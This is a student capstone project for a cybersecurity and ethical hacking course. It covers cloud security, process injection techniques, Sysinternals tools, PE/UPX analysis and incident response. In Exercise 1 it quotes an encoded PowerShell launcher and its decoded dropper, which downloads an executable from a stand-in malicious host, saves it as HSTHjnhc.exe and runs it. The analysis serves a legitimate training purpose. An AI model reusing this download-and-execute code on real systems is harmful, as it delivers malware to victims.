Intellipaat: Capstone Project

By

Archit Saxena

Course: Advanced Certification In

Cyber Security and Ethical Hacking

Exercise 1

You are an Information security officer of a company. You are the sole person responsible for the security of the company. You have to take care of the people, processes, and tools.

1. How are you going to keep secure data in the cloud? In which way will you transform the data?

Ans. To secure data in the cloud:

- **Encryption**: Use encryption both at rest and in transit. Data at rest should be encrypted using strong encryption standards like AES-256, while data in transit should be protected using SSL/TLS encryption.
- **Access Control**: Implement strong access controls, ensuring that only authorized users can access the data. Use multi-factor authentication (MFA) to protect sensitive data.
- **Data Masking**: For sensitive data, data masking can be used to obscure parts of the data, revealing only necessary information while protecting the rest.
- **Tokenization**: Sensitive data, such as credit card numbers or personally identifiable information (PII), can be tokenized to replace sensitive data with non-sensitive equivalents.

Transformation of data: Before sending data to the cloud, it can be encrypted, tokenized, or masked to reduce the risk of exposure in case of a breach.

2. Do you prefer public cloud, private cloud, and hybrid cloud?

Ans. Public Cloud: If the company is looking for cost-effectiveness, scalability, and doesn't deal with highly sensitive information, the public cloud can be an option. However, it may not offer the highest level of security and control.

- **Private Cloud**: If the company handles highly sensitive data and needs full control over its infrastructure and security, a private cloud would be a better choice. It provides higher security and customization but is more expensive and less scalable.
- **Hybrid Cloud**: A hybrid cloud would be ideal if the company wants the flexibility to handle sensitive data securely in a private cloud, while using a public cloud for less-sensitive, scalable workloads. This setup combines the benefits of both public and private clouds.

I would prefer a **hybrid cloud** because it offers flexibility and allows secure handling of sensitive data while taking advantage of the scalability and cost-effectiveness of the public cloud.

3. How are you going to classify data?

Ans. Data can be classified based on sensitivity and value to the organization:

- **Public**: Data that can be freely shared with the public without any security implications.
- **Internal**: Information used within the organization that isn't meant for public access but is not highly sensitive.
- **Confidential**: Sensitive data like employee records or business strategies, which should only be accessed by authorized personnel.
- **Highly Confidential/Restricted**: This includes sensitive financial records, intellectual property, and PII. This data requires the highest level of protection, including encryption, access control, and monitoring.

4. You have asked a forensic analyst to do an investigation. It appears that the user attempted to erase data. After that, the analyst wanted to store data on the hard drive.

a. Will you allow it? Why?

b. What analysis did the user want to do?

Ans. The user likely wanted to analyse deleted data, possibly by recovering files or reviewing the drive's metadata. This could involve techniques like file carving or using forensic tools to recover erased data fragments that may still exist on the disk. Additionally, the user might want to analyse timestamps, access logs, or any remnants left behind by the data deletion attempts.

5. Understand the below-encrypted data:


```
powershell.exe -NoP -Exec Bypass -EC
```

Questions

1. *What encoding mechanism is used here?*

   The data provided is Base64 encoded.

2. *Please provide a screenshot of this encoded script*



AGMAZQAsACAAKAAkAHUAcgBpACkAKQA7AA0ACgANAAoAIAAgACAAIAAgACQAcABhAH
QAaAAgAD0AIABbAFMAeQBzAHQAZQBtAC4ARQBuAHYAaQByAG8AbgBtAGUAbgB0AF0A
OgA6AEcAZQB0AEYAbwBsAGQAZQByAFAAYQB0AGgAKAAiAEMAbwBtAG0AbwBuAEEAcA
BwAGwAaQBjAGEAdABpAG8AbgBEAGEAdABhACIAKQAgACsAIAAiAFwAXABIAFMAVABIA
GoAbgBoAGMALgBlAHgAZQAiADsADQAKACAAIAAgACAAIABbAFMAeQBzAHQAZQBtAC

Base64 Standard
Auto detection (works like a charm, however sometimes may fail for short strings)

Strict Decoding
No (ignore invalid characters and force decoding value as Base64).

Character Encoding
Auto detection (an experimental feature that may fail for “exotic” encodings)

Text

```
¦�®�^�W±x��*Z²�$instance = [System.Activator]::CreateInstance("System.Net.WebClient");$method =
[System.Net.WebClient].GetMethods();foreach($m in $method){  if($m.Name -eq "DownloadData"){     try{     $uri = New-Objec
System.Uri("http://badwebsite.com/xap_102b-AZ1/704e.php?l=zyteb4.gas")     $response = $m.Invoke($instance, ($uri));
$path = [System.Environment]::GetFolderPath("CommonApplicationData") + "\\HSTHjnhc.exe";
[System.IO.File]::WriteAllBytes($path, $response);     $clsid = New-Object Guid 'C08AFD90-F2A1-11D1-8455-00A0C91F3880'
$type = [Type]::GetTypeFromCLSID($clsid)     $ob¢{Zr�¬²êi¢»b��¥�*Zj�(�ð¨§*â�H��¥�*Zj���Zâ�l�ë®÷�"
{^�#�j��¦�h�ãë¢7�´ P0@�°0@�`@ð �  0 P@P�à0@à0P�@@�P�� @ð
 P0@à@ð0P�Pà@à��0@�ðàà0�P��P�P0P@P�@@��@àP��@àP��@àP���� � �0@0�°�� � �� �� � P��@°®¢
```

Please decode this blob and answer the following:

1. *What is the URL this script attempts to access?*

   Script attempts to access the URL is http://badwebsite.com/xap_102b-AZ1/704e.php?l=zyteb4.gas

2. *What is the name of the file it tries to save on the system?*

   The try to save on the system is HSTHjnhc.exe

3. *Which folder location is this script dedicated to?*

   The folder location is this script dedicated to “CommonApplicationData”

4. *What is the Shell Execute method*

   The shell executed method was to download and run the application. It’s being used to executed file HSTHjnhc.exe

Exercise 2

Please conduct research and answer the following questions:

Questions 1. What is process injection? What malware variants use this injection technique?

Ans. Process injection is a technique used by malware to execute malicious code in the address space of another process. The goal is to hide the execution of malicious code under the context of a legitimate process, which helps in evading detection by security tools like antivirus software and endpoint detection systems. By injecting code into another process, malware can also inherit the privileges of that process, potentially gaining access to sensitive resources.

This technique allows attackers to run malicious payloads while making it appear as if legitimate software is performing the action, increasing stealth and persistence. Process injection is commonly used in attacks like credential theft, privilege escalation, and data exfiltration.

Common Malware Variants that Use Process Injection:

- **Emotet**: A banking Trojan and malware loader known to use process injection to evade detection and spread malicious payloads.
- **TrickBot**: A Trojan that steals financial data, which often injects its malicious code into system processes to hide its activity.
- **Cobalt Strike**: A penetration testing tool, often repurposed by attackers, which uses process injection for lateral movement and persistence.
- **Qakbot (QBot)**: A banking Trojan known to use process injection to evade antivirus detection and remain resident in a system.
- **Metasploit payloads**: Often use process injection for running exploits, privilege escalation, and maintaining persistence.

2. Please specify at least four different memory injection methods and describe each one in detail

Ans. Here are four common memory injection techniques used by attackers to inject malicious code into processes:

1. DLL Injection:

- **Description**: Dynamic Link Library (DLL) injection is a method where malicious code is loaded into the memory space of a legitimate process by forcing the process to load a malicious DLL. This allows attackers to run arbitrary code under the guise of the target process.
- **How it Works**: The attacker exploits functions such as CreateRemoteThread and LoadLibrary to inject a DLL into the target process. Once injected, the malicious code can run with the same permissions as the host process.
- **Use Case**: DLL injection is commonly used by malware to hook into system processes or to spy on applications such as web browsers to steal credentials.
- **Example**: TrickBot, Emotet.

2. Code Cave Injection:

- **Description**: Code cave injection involves injecting malicious code into unused or extra space within the executable memory region of a legitimate process, commonly referred to as a "code cave."
- **How it Works**: Attackers locate an area of memory in a process (a code cave) that is not actively used by the program. They then inject malicious code into this space and alter the execution flow to jump to the injected code.
- **Use Case**: Used to hide malware within the memory of a trusted process, which then executes the malicious code without creating new threads or processes.
- **Example**: Malware can hide in applications that are constantly running, such as browsers, using code caves to perform actions stealthily.

3. Process Hollowing:

- **Description**: Process hollowing is a technique where the attacker creates a legitimate process in a suspended state, removes its code, and replaces it with malicious code, while retaining the original process's name and structure.
- **How it Works**: The attacker first creates a new legitimate process in a suspended state (e.g., svchost.exe). Then, the malware unmapped the legitimate code in memory and injects its malicious payload into the process. Finally, the process is resumed, and it runs the injected malicious code under the cover of the legitimate process.
- **Use Case**: Process hollowing is often used for creating stealthy backdoors and for persistence on compromised systems.
- **Example**: This technique has been used by malware like Cobalt Strike beacons and ransomware such as Ryuk.

4. APC (Asynchronous Procedure Call) Injection:

- **Description**: APC injection involves queuing malicious code to be executed in the context of another process's thread by utilizing the Windows Asynchronous Procedure Call (APC) mechanism.
- **How it Works**: The attacker identifies a thread in the target process and uses functions like QueueUserAPC to queue the malicious code. When the target thread enters an alertable state, it executes the queued APC, running the injected code.
- **Use Case**: APC injection is often used to execute malicious payloads without creating new threads or processes, making it harder to detect.
- **Example**: Malware such as Dridex has been observed using APC injection to execute code within remote processes.

Exercise 3

1. Please research Sysinternal tools and specify at least three tools you can use to analyze a binary file (or a malware binary file).

a. Please provide the tool name and a screenshot of the tool

b. Describe what information you could obtain by using each tool.


c. How would an analyst use each tool to understand what is done during the file's execution?

Ans. The Sysinternals Suite, developed by Microsoft, is a collection of utilities designed for troubleshooting and analyzing Windows systems. Several tools in this suite are highly useful for analyzing binary files, including malware. Below, I provide three essential tools for analyzing binary files or malware binaries, with their names, descriptions, potential insights, and how analysts can use them to understand a file's execution.

1. Process Explorer

Tool Name: Process Explorer

Screenshot:



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Secure System		184 K	30,696 K	108		
Registry		22,472 K	57,664 K	148		
System Idle Process	90.08	60 K	8 K	0		
System	0.51	52 K	1,780 K	4		
Interrupts	< 0.01	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		1,136 K	392 K	704		
Memory Compression	< 0.01	1,804 K	77,440 K	3440		
csrss.exe	< 0.01	2,412 K	3,696 K	1012		
wininit.exe		1,620 K	3,296 K	996		
services.exe	< 0.01	7,188 K	8,248 K	1136		
svchost.exe	< 0.01	17,840 K	30,388 K	1344	Host Process for Windows S...	Microsoft Corporation
unsecapp.exe		1,916 K	3,048 K	4204		
WmiPrvSE.exe		11,524 K	11,364 K	4332		
StartMenuExperience...		77,928 K	1,27,672 K	16496	Windows Start Experience H...	Microsoft Corporation
SearchHost.exe	Susp...	2,81,784 K	1,12,516 K	16068		Microsoft Corporation
RuntimeBroker.exe		12,116 K	37,392 K	21220	Runtime Broker	Microsoft Corporation
Widgets.exe		12,056 K	53,712 K	15168		Microsoft Corporation
msedgewebview2....		40,608 K	12,984 K	21204	Microsoft Edge WebView2	Microsoft Corporation
msedgewebvie...		5,608 K	15,588 K	12676	Microsoft Edge WebView2	Microsoft Corporation
msedgewebvie...		1,01,000 K	8,772 K	17048	Microsoft Edge WebView2	Microsoft Corporation
msedgewebvie...		17,268 K	10,396 K	7480	Microsoft Edge WebView2	Microsoft Corporation
msedgewebvie...		10,592 K	1,116 K	12308	Microsoft Edge WebView2	Microsoft Corporation
msedgewebvie...		1,71,084 K	2,096 K	6408	Microsoft Edge WebView2	Microsoft Corporation
msedgewebvie...		7,248 K	2,404 K	12924	Microsoft Edge WebView2	Microsoft Corporation
RuntimeBroker.exe		28,508 K	83,772 K	16320	Runtime Broker	Microsoft Corporation
dllhost.exe		6,340 K	16,236 K	17672	COM Surrogate	Microsoft Corporation
TextInputHost.exe		46,112 K	78,656 K	3132		Microsoft Corporation
RuntimeBroker.exe		8,108 K	26,192 K	9152	Runtime Broker	Microsoft Corporation
HP.myHP.exe		55,112 K	69,428 K	9600	HP.myHP	
unsecapp.exe		1,732 K	8,112 K	7152	Sink to receive asynchronou...	Microsoft Corporation

Description: Process Explorer is an advanced task manager that provides detailed information about active processes, including their parent-child relationships, CPU usage, memory consumption, and the specific DLLs or handles that processes have opened.

Information Obtained:


- **Process hierarchy:** You can see which processes spawned others.
- **Detailed resource usage:** Memory, CPU, and I/O usage for each process.
- **Open files, handles, and DLLs:** Identify files and libraries a process is using.
- **Process activity:** View how a binary interacts with the system.

Usage in Binary Analysis: An analyst can use Process Explorer to monitor how a binary interacts with the system once it is executed. They can check if the binary spawns other processes, accesses suspicious files or libraries, and consumes abnormal resources, which could indicate malicious behavior. This allows the analyst to trace malware actions in real-time.

2. Process Monitor (ProcMon)

Tool Name: Process Monitor

Screenshot:



Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail
18:36:...	Explorer.EXE	20244	ReadFile	C:\Windows\System32\windows.storag...	SUCCESS	Offset: 8290304, L...
18:36:...	Explorer.EXE	20244	ReadFile	C:\Windows\System32\windows.storag...	SUCCESS	Offset: 9093120, L...
18:36:...	Explorer.EXE	20244	ReadFile	C:\Windows\System32\Windows.State...	SUCCESS	Offset: 86016, Len...
18:36:...	Explorer.EXE	20244	ReadFile	C:\Windows\System32\windows.storag...	SUCCESS	Offset: 8290304, L...
18:36:...	Explorer.EXE	20244	RegCloseKey	HKCR\CLSID\{088e3905-0323-4b02-9...	SUCCESS	
18:36:...	msedge.exe	11612	ReadFile	C:\Windows\System32\shell32.dll	SUCCESS	Offset: 8159232, L...
18:36:...	Explorer.EXE	20244	ReadFile	C:\Windows\System32\windows.storag...	SUCCESS	Offset: 8392704, L...
18:36:...	Explorer.EXE	20244	ReadFile	C:\Windows\System32\windows.storag...	SUCCESS	Offset: 9117696, L...
18:36:...	Explorer.EXE	20244	RegQueryKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Query: HandleTag...
18:36:...	Explorer.EXE	20244	ReadFile	C:\Windows\explorer.exe	SUCCESS	Offset: 3944448, L...
18:36:...	Explorer.EXE	20244	RegOpenKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Desired Access: R...
18:36:...	Explorer.EXE	20244	ReadFile	C:\Windows\System32\Windows.State...	SUCCESS	Offset: 69632, Len...
18:36:...	Explorer.EXE	20244	RegQueryKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Query: Name
18:36:...	msedge.exe	11612	ReadFile	C:\Windows\System32\shell32.dll	SUCCESS	Offset: 7979008, L...
18:36:...	Explorer.EXE	20244	RegCloseKey	HKCR\CLSID\{088e3905-0323-4b02-9...	SUCCESS	
18:36:...	Explorer.EXE	20244	RegQueryKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Query: HandleTag...
18:36:...	Explorer.EXE	20244	RegOpenKey	HKCU\Software\Classes\CLSID\{317D...	NAME NOT FOUND	Desired Access: M...
18:36:...	Explorer.EXE	20244	ReadFile	C:\Windows\System32\windows.storag...	SUCCESS	Offset: 9138176, L...
18:36:...	Explorer.EXE	20244	RegQueryValue	HKCR\CLSID\{317D06E8-5F24-433D-BDF7-79CE68D8ABC2}\InProcServer32\InprocServer32		
18:36:...	Explorer.EXE	20244	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
18:36:...	Explorer.EXE	20244	RegQueryKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Query: Name
18:36:...	Explorer.EXE	20244	RegOpenKey	HKLM\Software\Microsoft\Windows\C...	SUCCESS	Desired Access: Q...
18:36:...	Explorer.EXE	20244	RegQueryKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Query: HandleTag...
18:36:...	Explorer.EXE	20244	RegQueryValue	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Length: 16
18:36:...	Explorer.EXE	20244	ReadFile	C:\Windows\System32\windows.storag...	SUCCESS	Offset: 8359936, L...

howing 28654 of 34274 events (83%) | Backed by virtual memory

Description: Process Monitor (ProcMon) is a real-time monitoring tool that logs all system activity related to file system changes, registry modifications, process/thread activity, and network communication.

Information Obtained:


- **File system events:** What files a binary reads/writes.
- **Registry activity:** What registry keys a binary modifies or accesses.
- **Network activity:** Connections established by the binary.
- **Process creation and termination:** Detailed view of process and thread activity.

Usage in Binary Analysis: ProcMon is ideal for understanding the detailed behavior of a binary or malware file. By capturing file, registry, and network events, an analyst can monitor all interactions of the binary with the system. This helps in identifying whether the binary is attempting to manipulate the file system, alter the registry (for persistence), or establish network connections (potentially for C2 communications).

3. Autoruns

Tool Name: Autoruns

Screenshot:



Autoruns - Sysinternals: www.sysinternals.com

Autoruns Entry	Description	Publisher	Image Path
Boot Execute			
Image Hijacks			
HKLM\SOFTWARE\Classes\Htmlfile\Shell\Open\Command\(Default)			
☑ C:\Program Files\Internet Explorer\iexplore.exe	Internet Explorer	(Verified) Microsoft Corporation	C:\Program Files\Internet E
AppInit			
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls			
☑ c:\PROGRA~1\HP\SURECL~1\servers\BemHook.dll	HP Sure Click Hook Dll	(Verified) Bromium UK Limited	c:\PROGRA~1\HP\SURECL
WMI			


Description: Autoruns is a startup management tool that displays all programs and services configured to run automatically during system boot or user login. It covers entries from logon processes, services, scheduled tasks, drivers, and more.

Information Obtained:

- **Startup programs:** Identify which programs and services launch during boot.
- **File locations:** Paths of executables configured to run at startup.
- **Publisher information:** Validate whether startup items are legitimate or potentially malicious.
- **Startup persistence:** Detect malware that persists by configuring automatic startup.

Usage in Binary Analysis: An analyst can use Autoruns to examine if a malware binary is configuring itself to persist across system reboots by adding entries to startup locations like registry keys or scheduled tasks. This helps in identifying methods of persistence that malware often employs.

2. Please review the following figure and describe the following:



Target Machine	Intel 386 or later processors and compatible processors
Entry Point	1465968
Contained Sections	3

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5
UPX0	4096	1183744	0	0	d41d8cd98f00b204e9800998ecf8427e
UPX1	1187840	282624	281600	8	13c3fbea3aec24cbeb617794bab080c0
.rsrc	1470464	4096	1536	4.07	a24303785837b4a1c9f0331c28911de9

Imports

- KERNEL32.DLL
  - VirtualFree
  - ExitProcess
  - VirtualProtect
  - LoadLibraryA
  - VirtualAlloc
  - GetProcAddress
- msvcrt.dll
  - _dup

a. What do you see in the figure?

This PE (Portable executable) file analysis. It contains information like target machine, Entry point, contained sections, and imports (DLL functions).

Under sections we have UPX0, UPX1 and .rsrc.
Under imports functions we have two DLL (Dynamic link libraries), one is kernel32.dll and msvcrt.dll libraries. Showing specific system calls such as VirtualFree, ExitProcess, VirtualProtect, LoadLibraryA, VirtualAlloc, GetProcAddress, _dup

b. What does the section mean?

Section mean in the PE (portable executable) file represents various parts parts of the files code, data or resources. These sections have different attributes likes their virtual and raw size.
UPX0 and UPX1 are related to UPX (Ultimate packer for executables) and may represent compressed data.

.rsrc contains resources, such as icons, bitmaps and version informations.

c. What does the name UPX mean?

The tool used to compress or pack executable files is called UPX, or ultimate packer for executables. By compressing the executables' contents, which are subsequently decompressed during runtime, it minimizes file size. Malware packing frequently uses UPX to complicate reverse engineering.

d. What is Entropy, and what is it used for?

It is employed to quantify the degree of disorder or randomness in the data. Entropy is employed in executable file analysis to determine whether a file or chunk is encrypted or compressed. Lower entropy numbers imply that the data is probably uncompressed, whereas higher values suggest the data may be packed or encrypted.

e. What does the import section mean?

It displays the external features on which the executable is dependent. Here, the executable imports functions from the Microsoft C runtime library (msvcrt.dll) and the Core Windows Library (KERNEL32.DLL).

f. Bonus question: Do you recognize the import functions under the kernel32.dll?

Yes, these are typical functions of the Windows API:

- VirtualFree: Releases memory that VirtualAlloc has allotted.
- ExitProcess: Closes off the active process.
- VirtualProtect: Modifies a memory region's level of security.
- LoadLibraryA: This function loads a dynamic-link library (DLL) into the calling process's address space.
- VirtualAlloc: Sets aside or commits a chunk of RAM.
- GetProcAddress: This DLL function finds the address of an exported function or variable.

Exercise 4 -

Scenario: You are in the process of reviewing events at the customer Acme Incorporated, located in the United States. At one point, you encountered several events suggesting a malware infection on the ABC, CDE, and FGH systems. You could see the attack flow reviewing those events. During the analysis of these events, you determined that the source of infection was a phishing email with a malicious document that each one of the users received in his/her inbox. Your analysis also concludes that each user successfully launched the malicious document and that document successfully downloaded a malware variant from Contact us: support@intellipaat.com / © Copyright Intellipaat / All rights reserved Intel iPaat Capstone Project the Internet called Emotet. The download was successful, and each one of the systems was compromised with this Emotet malware.

Ans. Incident Summary and Notification to Acme Incorporated:

We have identified a serious security incident affecting your systems. During our investigation, we discovered that three of your systems—ABC, CDE, and FGH—have been compromised by a malware variant known as **Emotet**.

The root cause of this compromise was a **phishing email** that was sent to multiple users, each containing a malicious document. Unfortunately, the affected users opened the document, which then downloaded and executed the Emotet malware from the internet. The malware successfully infiltrated the systems and may pose a significant risk to your network and data.

Key Points:

- **Cause:** Phishing emails with malicious document attachments.
- **Impact:** The systems ABC, CDE, and FGH have been infected by Emotet malware.
- **Infection Flow:** Users opened a malicious document → Malware was downloaded → Systems were compromised.

Recommended Immediate Actions:

1. Disconnect the compromised systems from the network.
2. Initiate a full malware removal process on affected machines.
3. Strengthen email filtering and security protocols to prevent similar incidents.

Scenario Based Question

Scenario 1: You are a cyber security professional and ethical hacker. You recently changed to a new company. What will you do to protect the organization from a possible data breach if there is a critical attack?

Ans. As a new cybersecurity professional at the company, here's what I would do during a critical attack to prevent a data breach:

1. **Assess & Identify Risks**: Quickly audit the current security posture and identify vulnerabilities.
2. **Contain & Mitigate**: Isolate affected systems, disable compromised accounts, apply patches, and secure critical backups.
3. **Activate Incident Response**: Work with the incident response team to monitor and stop the attack.
4. **Communicate**: Inform internal stakeholders and, if necessary, notify external parties.
5. **Strengthen Defenses**: Enforce strong access controls, segment networks, and deploy threat detection tools.
6. **Post-Attack**: Perform a full forensic investigation to identify and fix the root cause.

This approach ensures quick containment and protection against future breaches.

Scenario 2: In an organization, few users report phishing emails to the security team. Most of the emails are triggered from one particular domain. As a security analyst or cyber security professional, explain your approach to stopping the phishing attack

Ans. To stop the phishing attack, I would:

1. **Block the Domain**: Add the malicious domain to the email filter, firewall, and web filters.
2. **Quarantine Emails**: Isolate any emails from this domain in users' inboxes.
3. **Notify Users**: Warn employees about the phishing attack and advise caution.
4. **Analyze Emails**: Investigate the phishing emails for malicious links or attachments.
5. **Investigate Domain**: Gather information on the domain and report it if necessary.

This quick response minimizes the attack's impact and helps prevent future phishing attempts.

Scenario 3: You are a cyber security professional and work in the Red Team. Your employer asked if they are planning to release a new product and make sure it has to be vulnerability free to avoid the zero-day attack. As a red team member, explain your workflow and report if you find anything vulnerable. (Red Team is Nothing but CEH practicals you have done)

Ans. As a Red Team member, my workflow to ensure the new product is free from vulnerabilities involves:

1. **Planning and Scoping**: Understand the product details and define the testing scope.
2. **Reconnaissance**: Gather information about the product's architecture and identify potential threats.
3. **Vulnerability Assessment**:
   - Use automated scanning tools (e.g., Nessus) to identify known vulnerabilities.
   - Conduct manual penetration testing to uncover issues missed by automated tools.
4. **Exploitation**: Attempt to exploit identified vulnerabilities to assess their impact.

5. **Reporting**: Document any vulnerabilities found, detailing their risk level, impact, and recommended remediation steps.

This process ensures a thorough evaluation of the product's security before release.